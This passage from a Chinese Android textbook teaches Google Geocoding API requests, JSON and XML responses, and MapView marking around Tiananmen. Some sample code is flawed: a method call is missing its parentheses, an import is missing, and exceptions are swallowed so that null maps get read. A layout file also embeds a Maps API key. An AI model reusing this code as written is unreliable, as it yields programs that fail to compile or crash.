XML 格式数据：　http://maps.google.com/maps/api/geocode/xml?latlng=纬度坐标,经度坐标&sensor=false

在 JSON 和 XML 格式中，后面的 sensor 表示请求的操作是否来源于 GPS，如果为 true，表示来源于设备；如果为 false，表示不是设备所发出的。

下面通过 4 个网址观察如何通过 Google 提供的服务取得信息。

（1）通过 Google 服务取得天安门的位置信息（JSON），返回结果如图 13-29 所示。

```
http://maps.google.com/maps/api/geocode/json?address=天安门&sensor=false
```

（2）通过 Google 服务取得天安门的位置信息（XML），返回结果如图 13-30 所示。

http://maps.google.com/maps/api/geocode/xml?address=***天安门***&sensor=false


```
{
  "results" : [
    {
      "address_components" : [
        {
          "long_name" : "天安门",
          "short_name" : "天安门",
          "types" : [ "point_of_interest", "establishment" ]
        },
        {
          "long_name" : "西长安街",
          "short_name" : "西长安街",
          "types" : [ "route" ]
        },
        {
          "long_name" : "东城区",
          "short_name" : "东城区",
          "types" : [ "sublocality", "political" ]
        },
        {
          "long_name" : "北京",
          "short_name" : "北京",
          "types" : [ "locality", "political" ]
        },
        {
          "long_name" : "北京市",
          "short_name" : "北京市",
          "types" : [ "administrative_area_level_1", "political" ]
        },
        {
          "long_name" : "中国",
          "short_name" : "CN",
          "types" : [ "country", "political" ]
        }
      ],
      "formatted_address" : "中国北京市东城区西长安街天安门",
      "geometry" : {
        "location" : {
          "lat" : 39.9087110,
          "lng" : 116.3975060
```


图 13-29　输入地址返回数据（JSON 格式）

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
▼<GeocodeResponse>
  <status>OK</status>
  ▼<result>
    <type>point_of_interest</type>
    <type>establishment</type>
    <formatted_address>中国北京市东城区西长安街天安门</formatted_address>
    ▼<address_component>
      <long_name>天安门</long_name>
      <short_name>天安门</short_name>
      <type>point_of_interest</type>
      <type>establishment</type>
    </address_component>
    ▼<address_component>
      <long_name>西长安街</long_name>
      <short_name>西长安街</short_name>
      <type>route</type>
    </address_component>
    ▼<address_component>
      <long_name>东城区</long_name>
      <short_name>东城区</short_name>
      <type>sublocality</type>
      <type>political</type>
    </address_component>
    ▼<address_component>
      <long_name>北京</long_name>
      <short_name>北京</short_name>
      <type>locality</type>
      <type>political</type>
    </address_component>
    ▼<address_component>
      <long_name>北京市</long_name>
      <short_name>北京市</short_name>
      <type>administrative_area_level_1</type>
      <type>political</type>
    </address_component>
    ▼<address_component>
```


图 13-30　输入地址返回数据（XML 格式）

（3）输入坐标的纬度和经度取得地址信息（JSON），返回结果如图 13-31 所示。

http://maps.google.com/maps/api/geocode/json?latlng=***39.91726940,116.41351340***&sensor=false

（4）输入坐标的纬度和经度取得地址信息（XML），返回结果如图 13-32 所示。

http://maps.google.com/maps/api/geocode/xml?latlng=***39.91726940,116.41351340***&sensor=false


```
{
  "results" : [
    {
      "address_components" : [
        {
          "long_name" : "53号",
          "short_name" : "53号",
          "types" : [ "street_number" ]
        },
        {
          "long_name" : "甘雨胡同",
          "short_name" : "甘雨胡同",
          "types" : [ "route" ]
        },
        {
          "long_name" : "东城区",
          "short_name" : "东城区",
          "types" : [ "sublocality", "political" ]
        },
        {
          "long_name" : "北京",
          "short_name" : "北京",
          "types" : [ "locality", "political" ]
        },
        {
          "long_name" : "北京市",
          "short_name" : "北京市",
          "types" : [ "administrative_area_level_1", "political" ]
        },
        {
          "long_name" : "中国",
          "short_name" : "CN",
          "types" : [ "country", "political" ]
        },
        {
          "long_name" : "100006",
          "short_name" : "100006",
          "types" : [ "postal_code" ]
        }
      ],
```


图 13-31　通过坐标取得位置（JSON 格式）


```
▼<GeocodeResponse>
  <status>OK</status>
  ▼<result>
    <type>street_address</type>
    <formatted_address>中国北京市东城区甘雨胡同53号 邮政编码:
    100006</formatted_address>
    ▼<address_component>
      <long_name>53号</long_name>
      <short_name>53号</short_name>
      <type>street_number</type>
    </address_component>
    ▼<address_component>
      <long_name>甘雨胡同</long_name>
      <short_name>甘雨胡同</short_name>
      <type>route</type>
    </address_component>
    ▼<address_component>
      <long_name>东城区</long_name>
      <short_name>东城区</short_name>
      <type>sublocality</type>
      <type>political</type>
    </address_component>
    ▼<address_component>
      <long_name>北京</long_name>
      <short_name>北京</short_name>
      <type>locality</type>
      <type>political</type>
    </address_component>
    ▼<address_component>
      <long_name>北京市</long_name>
      <short_name>北京市</short_name>
      <type>administrative_area_level_1</type>
      <type>political</type>
    </address_component>
    ▼<address_component>
      <long_name>中国</long_name>
```


图 13-32　通过坐标取得位置（XML 格式）

通过返回结果发现，不管是使用 JSON 还是 XML 格式返回数据，除格式有差异外，数据信息完全一样，而 JSON 传送的数据要比 XML 小，所以本书将使用 JSON 数据格式完成转换操作，下面首先分析返回的 JSON 数据组成。

【例 13-24】 通过 Google 服务取得天安门的位置信息（JSON）

```
http://maps.google.com/maps/api/geocode/json?address=天安门&sensor=false
```

此时返回的数据内容如下：

```
{
    "results" : [
        {
            "address_components" : [
                {
                    "long_name" : "天安门",
                    "short_name" : "天安门",
                    "types" : [ "point_of_interest", "establishment" ]
                },
                {
                    "long_name" : "西长安街",
                    "short_name" : "西长安街",
                    "types" : [ "route" ]
                },
                {
                    "long_name" : "东城区",
                    "short_name" : "东城区",
                    "types" : [ "sublocality", "political" ]
                },
                {
                    "long_name" : "北京",
                    "short_name" : "北京",
                    "types" : [ "locality", "political" ]
                },
                {
                    "long_name" : "北京市",
                    "short_name" : "北京市",
                    "types" : [ "administrative_area_level_1", "political" ]
                },
                {
                    "long_name" : "中国",
                    "short_name" : "CN",
                    "types" : [ "country", "political" ]
                }
            ],
            "formatted_address" : "中国北京市东城区西长安街天安门",
            "geometry" : {
                "location" : {
                    "lat" : 39.9087110,
                    "lng" : 116.3975060
                },
                "location_type" : "APPROXIMATE",
```

```
                    "viewport" : {
                        "northeast" : {
                            "lat" : 39.91726940,
                            "lng" : 116.41351340
                        },
                        "southwest" : {
                            "lat" : 39.90015150,
                            "lng" : 116.38149860
                        }
                    }
                },
                "types" : [ "point_of_interest", "establishment" ]
            }
        ],
        "status" : "OK"
}
```


可以发现，此时 JSON 返回的数据信息较多，其主要组成如图 13-33 所示。

通过图 13-33 可以发现，在返回的数据中，results 是一个数组，其中包含了多个返回的结果，并且每一个返回结果中又包含了地址信息（address_components），而使用 formatted_address 标记的是一个完整的地址。下面通过一个具体的程序来实现一个坐标查找的功能。




图 13-33　返回的 JSON 数据格式

【例 13-25】　定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                   //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                              //所有组件垂直摆放
    android:layout_width="fill_parent"                          //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                        //布局管理器高度为屏幕高度
    <TableLayout                                                //内嵌表格布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="horizontal"                        //所有组件水平摆放
        android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
        android:layout_height="wrap_content">                   //布局管理器高度为内部组件高度
        <TableRow>                                              //定义表格行
            <TextView                                           //文本显示组件
```

```
                android:layout_width="wrap_content"       //组件宽度为文字宽度
                android:layout_height="wrap_content"      //组件高度为文字高度
                android:text="输入坐标纬度：" />            //默认显示文字
            <EditText                                     //文本编辑组件
                android:id="@+id/lat"                     //组件 ID，程序中使用
                android:layout_width="200px"              //组件宽度为 200 像素
                android:layout_height="wrap_content"      //组件高度为文字高度
                android:numeric="decimal"                 //只允许输入小数
                android:text="39.91726940" />  //默认显示文字，为天安门位置的坐标纬度
        </TableRow>                                       //表格行完结
        <TableRow>                                        //定义表格行
            <TextView                                     //文本显示组件
                android:layout_width="wrap_content"       //组件宽度为文字宽度
                android:layout_height="wrap_content"      //组件高度为文字高度
                android:text="输入坐标经度：" />            //默认显示文字
            <EditText                                     //文本编辑组件
                android:id="@+id/lng"                     //组件 ID，程序中使用
                android:layout_width="200px"              //组件宽度为 200 像素
                android:layout_height="wrap_content"      //组件高度为文字高度
                android:numeric="decimal"                 //只允许输入小数
                android:text="116.41351340" />//默认显示文字，为天安门位置的坐标经度
        </TableRow>                                       //表格行完结
        <TableRow>                                        //定义表格行
            <Button                                       //按钮组件
                android:id="@+id/search"                  //组件 ID，程序中使用
                android:layout_width="wrap_content"       //组件宽度为文字宽度
                android:layout_height="wrap_content"      //组件高度为文字高度
                android:text="检索周边信息" />              //默认显示文字
        </TableRow>                                       //表格行完结
    </TableLayout>                                        //内嵌表格布局完结
    <TextView                                             //文本显示组件
        android:id="@+id/result"                          //组件 ID，程序中使用
        android:layout_width="fill_parent"                //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />           //组件高度为文字高度
</LinearLayout>
```

本程序主要定义了一个内嵌的表格布局管理器，并且为用户提供了输入经度与纬度信息的文本输入组件，而为了简化用户的输入操作，直接将天安门位置坐标设置为了默认值，此时布局管理器的显示效果如图 13-34 所示。



图 13-34　布局显示

【例 13-26】 定义 Activity 程序，通过坐标取得位置（分段显示）

```
package org.lxh.demo;
import java.net.URL;
import java.util.HashMap;
import java.util.Map;
import java.util.Scanner;
import org.json.JSONArray;
```

```
import org.json.JSONObject;
import android.app.Activity;
import android.os.AsyncTask;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.EditText;
import android.widget.TextView;
public class MyGeocodeDemo extends Activity {
	private EditText lng = null;						//保存坐标经度
	private EditText lat = null;						//保存坐标纬度
	private Button search = null;						//按钮组件
	private TextView result = null;						//定义文字显示组件
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);				//定义布局管理器
		this.lng = (EditText) super.findViewById(R.id.lng);		//取得组件
		this.lat = (EditText) super.findViewById(R.id.lat);		//取得组件
		this.search = (Button) super.findViewById(R.id.search);		//取得组件
		this.result = (TextView) super.findViewById(R.id.result);	//取得组件
		this.search.setOnClickListener(new SearchOnClickListenerImpl()); //设置监听事件
	}
```

程序首先使用 findViewById()方法取得了各个操作的组件对象，而后为按钮组件绑定了一个单击事件，当用户单击按钮时将通过文本输入组件输入经度与纬度信息后，就可以取得位置的名称。

```
private class SearchAsyncTask extends AsyncTask<Integer, String, Integer> {//异步
	private double latitude;						//纬度
	private double longitude;						//经度
	public SearchAsyncTask(double latitude, double longitude) {		//设置数据
		this.latitude = latitude;
		this.longitude = longitude;
	}
	@Override
	protected void onProgressUpdate(String... progress) {			//每次更新之后的数值
		MyGeocodeDemo.this.result.setText(progress[0]);			//更新文本信息
	}
	@Override
	protected Integer doInBackground(Integer... params) {
		Map<String, String> map = null;					//定义 Map 集合
		try {
			map = this.parseJson(this.latitude,
					this.longitude);				//解析数据
		} catch (Exception e) {
		}
		if ("OK".equals(map.get("status"))) {				//判断状态
```

```
                this.publishProgress(map.get("address"));           //取出地址信息
            } else {
                this.publishProgress(map.get("没有查询结果！"));      //没有结果
            }
            return null;
        }
        public Map<String, String> parseJson(double latitude, double longitude)
                throws Exception {                                  //解析 JSON 数据
            Map<String, String> allMap = new HashMap<String, String>(); //定义 Map 集合
            StringBuffer buf = new StringBuffer();                  //读取数据
            InputStream input = null ;                              //输入流
            try {
                URL url = new URL(
                        "http://maps.google.com.cn/maps/api/geocode/json?latlng="
                                + latitude + "," + longitude + "&sensor=false");//地址
                input = url.openStream ;                            //取得输入流
                Scanner scan = new Scanner(input);                  //实例化 Scanner
                while (scan.hasNext()) {
                    buf.append(scan.next());                        //保存数据
                }
                scan.close();                                       //关闭输入流
            } catch (Exception e) {
                e.printStackTrace();
            } finally {
                input.close() ;                                     //关闭输入流
            }
            JSONObject allData = new JSONObject(buf.toString());    //定义 JSONObject
            allMap.put("status", allData.getString("status"));      //取出并设置 status
            JSONArray jsonArr = allData.getJSONArray("results");    //取出 JSONArray
            JSONObject jsonObj = jsonArr.getJSONObject(0);          //取得一个 JSONObject
            allMap.put("address", jsonObj.getString("formatted_address")); //保存数据
            return allMap;                                          //返回全部记录
        }
    }
```

由于此种访问网络的操作需要花费更多的时间，所以在本程序中，专门使用 AsyncTask 类定义了一个异步处理的操作类，通过此类来处理 parseJson()方法所返回的数据，并且将这些数据设置到 result 文本组件中显示。

而 parseJson()方法的主要功能，是将输入的经度与纬度信息通过指定的路径发送请求，而后将输入的数据通过 JSONObject 与 JSONArray 两个类进行解析操作后，将最终的解析结果保存在 Map 集合中。

```
        private class SearchOnClickListenerImpl implements OnClickListener { //单击
            @Override
            public void onClick(View view) {
                double latitude = Double.parseDouble(MyGeocodeDemo.this.lat
                        .getText().toString());                             //取得纬度信息
                double longitude = Double.parseDouble(MyGeocodeDemo.this.lng
                        .getText().toString());                             //取得经度信息
                MyGeocodeDemo.this.result.setText("请稍等，信息正在检索中..."); //默认文字
```

```
                new SearchAsyncTask(latitude, longitude).execute(0);         //启动异步任务
            }
        }
}
```

在单击事件中，主要是取出输入的经度与纬度坐标值，而后将这些坐标数据交给异步处理类（SearchAsyncTask）进行数据的查询操作，查询时的界面显示如图 13-35 所示。查询之后的界面显示如图 13-36 所示。



图 13-35　正在检索界面



图 13-36　显示查询结果

【例 13-27】 修改 AndroidManifest.xml 文件，配置权限

```
<uses-permission android:name="android.permission.INTERNET" />
```

以上程序完成了通过坐标查找地理位置的功能，而也可以实现通过地理位置查找坐标的操作，例如，以下面的查找位置为例：

```
http://maps.google.com/maps/api/geocode/json?address=天安门&sensor=false
```

当输入以上网址之后，返回的 JSON 数据如下：


```
{
    "results" : [
        {
            "address_components" : [
                {
                    "long_name" : "天安门",
                    "short_name" : "天安门",
                    "types" : [ "point_of_interest", "establishment" ]
                },
                {
                    "long_name" : "西长安街",
                    "short_name" : "西长安街",
                    "types" : [ "route" ]
                },
                {
                    "long_name" : "东城区",
                    "short_name" : "东城区",
                    "types" : [ "sublocality", "political" ]
                },
                {
                    "long_name" : "北京",
                    "short_name" : "北京",
                    "types" : [ "locality", "political" ]
                },
```

```
                {
                    "long_name" : "北京市",
                    "short_name" : "北京市",
                    "types" : [ "administrative_area_level_1", "political" ]
                },
                {
                    "long_name" : "中国",
                    "short_name" : "CN",
                    "types" : [ "country", "political" ]
                }
            ],
            "formatted_address" : "中国北京市东城区西长安街天安门",
            "geometry" : {
                "location" : {
                    "lat" : 39.9087110,
                    "lng" : 116.3975060
                },
                "location_type" : "APPROXIMATE",
                "viewport" : {
                    "northeast" : {
                        "lat" : 39.91726940,
                        "lng" : 116.41351340
                    },
                    "southwest" : {
                        "lat" : 39.90015150,
                        "lng" : 116.38149860
                    }
                }
            },
            "types" : [ "point_of_interest", "establishment" ]
        }
    ],
    "status" : "OK"
}
```

本数据与之前通过坐标查找位置返回的数据类似，在这组数据中，最需要关注的是 geometry 中 location 中的两个数据（纬度 lat 和经度 lng），而本程序中所需要的数据关系如图 13-37 所示。




图 13-37　JSON 数据格式



提示

中文需要使用 URLEncoder 编码。

如果要通过网络请求查找位置的坐标，则输入位置时不能直接输入中文，必须要将中文使用 URLEncoder 进行编码，如下所示。

原始地址：

http://maps.google.com/maps/api/geocode/json?address=天安门&sensor=false

编码后的地址：

http://maps.google.com/maps/api/geocode/json?address=%E5%A4%A9%E5%AE%89%E9%97%A8&sensor=false

如果不编码，则无法取得信息，这一点可以通过如下程序观察到，而对于 URLEncoder 不熟悉的读者，可以参考《名师讲坛——Java 开发实战经典》第 19 章的内容。

下面使用返回数据完成一个简单的程序，由用户输入要查询的位置名称，而后在 MapView 上使用 Overlay 进行标记。本程序继续使用之前讲解 ItemizedOverlay 时定义的标记子类——MyOverlayImpl.java，所以在此不再重复列出。

【例 13-28】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                  //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                             //所有组件垂直摆放
    android:layout_width="fill_parent"                         //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                       //布局管理器高度为屏幕高度
    <TableLayout                                               //内嵌表格布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="horizontal"                       //所有组件水平摆放
        android:layout_width="fill_parent"                     //布局管理器宽度为屏幕宽度
        android:layout_height="wrap_content">                  //布局管理器高度为内部组件高度
        <TableRow>                                             //定义表格行
            <EditText                                          //文本输入组件
                android:id="@+id/msg"                          //组件 ID，程序中使用
                android:layout_width="200px"                   //组件宽度为 200 像素
                android:layout_height="wrap_content"           //组件高度为文字高度
                android:text="天安门" />                        //默认显示文字
            <Button                                            //按钮组件
                android:id="@+id/search"                       //组件 ID，程序中使用
                android:layout_width="wrap_content"            //组件宽度为文字宽度
                android:layout_height="wrap_content"           //组件高度为文字高度
                android:text="检索周边信息" />                  //默认显示文字
        </TableRow>                                            //表格行完结
    </TableLayout>                                             //表格布局完结
    <com.google.android.maps.MapView                           //定义 MapView 组件
        android:id="@+id/mapview"                              //组件 ID，程序中使用
        android:clickable="true"                               //允许拖拽地图
        android:enabled="true"                                 //正常开启地图
        android:layout_width="fill_parent"                     //组件宽度为屏幕宽度
        android:layout_height="fill_parent"                    //组件高度为屏幕高度
```

```
            android:apiKey="0iY0AdVaszVJc0_-BkgatB-3xGtXsGdIv2PKKsg" />       //生成的密钥
</LinearLayout>
```

本程序定义了一个文本输入框（为了操作方便将查找的位置默认为“天安门”），而后在查找操作下定义了一个 MapView，以在地图上方便地进行标记。本程序的显示效果如图 13-38 所示。



图 13-38　布局管理器显示效果

【例 13-29】 定义 Activity 程序，实现位置查找（分段列出）

```
package org.lxh.demo;
import java.net.URL;
import java.net.URLEncoder;
import java.util.HashMap;
import java.util.Map;
import java.util.Scanner;
import org.json.JSONArray;
import org.json.JSONObject;
import android.graphics.drawable.Drawable;
import android.os.AsyncTask;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.EditText;
import com.google.android.maps.GeoPoint;
import com.google.android.maps.MapActivity;
import com.google.android.maps.MapView;
import com.google.android.maps.OverlayItem;
public class MyGeocodeDemo extends MapActivity {                //继承 MapActivity
    private Button search = null;                               //按钮组件
    private EditText msg = null;                                //定义文字显示组件
```

```
        private MapView mapView = null ;                                //地图组件
        @Override
        public void onCreate(Bundle savedInstanceState) {
                super.onCreate(savedInstanceState);
                super.setContentView(R.layout.main);                    //定义布局管理器
                this.mapView = (MapView) super.findViewById(R.id.mapview) ;     //取得组件
                this.search = (Button) super.findViewById(R.id.search);         //取得组件
                this.msg = (EditText) super.findViewById(R.id.msg);             //取得组件
                this.search.setOnClickListener(new SearchOnClickListenerImpl());  //设置监听事件
        }
```

由于本程序要在地图上进行坐标的标记，所以直接继承了 MapActivity 类，而后使用 findViewById()方法取得各个操作的组件。

```
    private class SearchAsyncTask extends AsyncTask<Integer, String, Integer> {//异步
        private String location ;
        public SearchAsyncTask(String location) {                       //设置数据
                this.location = location ;
        }
        @Override
        protected void onProgressUpdate(String... progress) {           //每次更新之后的数值
                GeoPoint point = new GeoPoint((int) (Double.parseDouble(progress[0]) * 1E6),
                                (int) (Double.parseDouble(progress[1]) * 1E6));      //封装纬度和经度
                OverlayItem overlayItem =
                                new OverlayItem(point, "您的位置！",
                                        progress[2]);                   //包装坐标点
                Drawable drawable = MyGeocodeDemo.this.getResources()
                                .getDrawable(R.drawable.arrow);         //取得标记资源
                MyOverlayImpl mol = new MyOverlayImpl(drawable,MyGeocodeDemo.this) ;//图层
                mol.addOverlayItem(overlayItem) ;                       //增加一个图层项
                MyGeocodeDemo.this.mapView.getOverlays().add(mol) ;
                MyGeocodeDemo.this.mapView.setBuiltInZoomControls(true) ;//可以缩放
                MyGeocodeDemo.this.mapView.getController().animateTo(point);//设置坐标点动画
        }
        @Override
        protected Integer doInBackground(Integer... params) {
                Map<String, String> map = null;                         //定义 Map 集合
                try {
                        map = this.parseJson(this.location);            //解析数据
                } catch (Exception e) {
                        e.printStackTrace() ;
                }
                if ("OK".equals(map.get("status"))) {                   //判断状态
                        this.publishProgress(map.get("latitude"), map.get("longitude"),
                                        map.get("address"));            //取出地址信息
                } else {
                        this.publishProgress(map.get("没有查询结果！"));   //没有结果
                }
                return null;
        }
```

```
    public Map<String, String> parseJson(String location)
            throws Exception {                                  //解析 JSON 数据
        Map<String, String> allMap = new HashMap<String, String>(); //定义 Map 集合
        StringBuffer buf = new StringBuffer();                  //读取数据
        InputStream input = null ;                              //输入流
        try {
            URL url = new URL(
                    "http://maps.google.com.cn/maps/api/geocode/json?address="
                            + URLEncoder.encode(location, "UTF-8")
                            + "&sensor=false");                 //地址
            input = url.openStream() ;                          //取得输入流
            Scanner scan = new Scanner(url.openStream());       //实例化 Scanner
            while (scan.hasNext()) {
                buf.append(scan.next());                        //保存数据
            }
            scan.close();                                       //关闭输入流
        } catch (Exception e) {
            throw e ;                                           //抛出异常
        } finally {
            input.close() ;                                     //关闭输入流
        }
        JSONObject allData = new JSONObject(buf.toString());    //定义 JSONObject
        allMap.put("status", allData.getString("status"));      //取出并设置 status
        JSONArray jsonArr = allData.getJSONArray("results");    //取出 JSONArray
        JSONObject jsonObj = jsonArr.getJSONObject(0);          //取得一个 JSONObject
        allMap.put("address", jsonObj.getString("formatted_address")); //保存数据
        JSONObject locationJsonObj = jsonObj.getJSONObject("geometry")
                .getJSONObject("location");                     //取得 location
        allMap.put("latitude", locationJsonObj.getString("lat")) ;  //取得纬度
        allMap.put("longitude", locationJsonObj.getString("lng")) ; //取得经度
        return allMap;                                          //返回全部记录
    }
}
```

由于这种查询网络的方式需要消耗大量的时间，所以在本程序中依然把这种耗时的操作交给了异步处理类去完成，当查询完成后会实例化 MyOverlayImpl 类的对象，同时叠加在地图层上进行位置的标注。

parseJson()方法的功能与上一程序类似，但由于 JSON 数据格式发生了改变，所以解析的方式也有了一些区别，但是在通过位置查询坐标时一定要注意的是，如果传递的是中文必须使用 URLEncoder 进行编码，否则将无法查询到所需要的结果。

```
    private class SearchOnClickListenerImpl implements OnClickListener { //单击
        @Override
        public void onClick(View view) {
            String msg = MyGeocodeDemo.this.msg.getText().toString() ; //取得地点名称
            new SearchAsyncTask(msg).execute(0);                    //启动异步任务
        }
    }
    @Override
    protected boolean isRouteDisplayed() {
```

```
            return false;
        }
}
```

本程序为单击事件的处理操作类，当用户单击按钮之后将使用异步处理类去查询坐标位置。

【例 13-30】 修改 AndroidManifest.xml 文件，配置权限

```
<?xml version="1.0" encoding="utf-8"?>
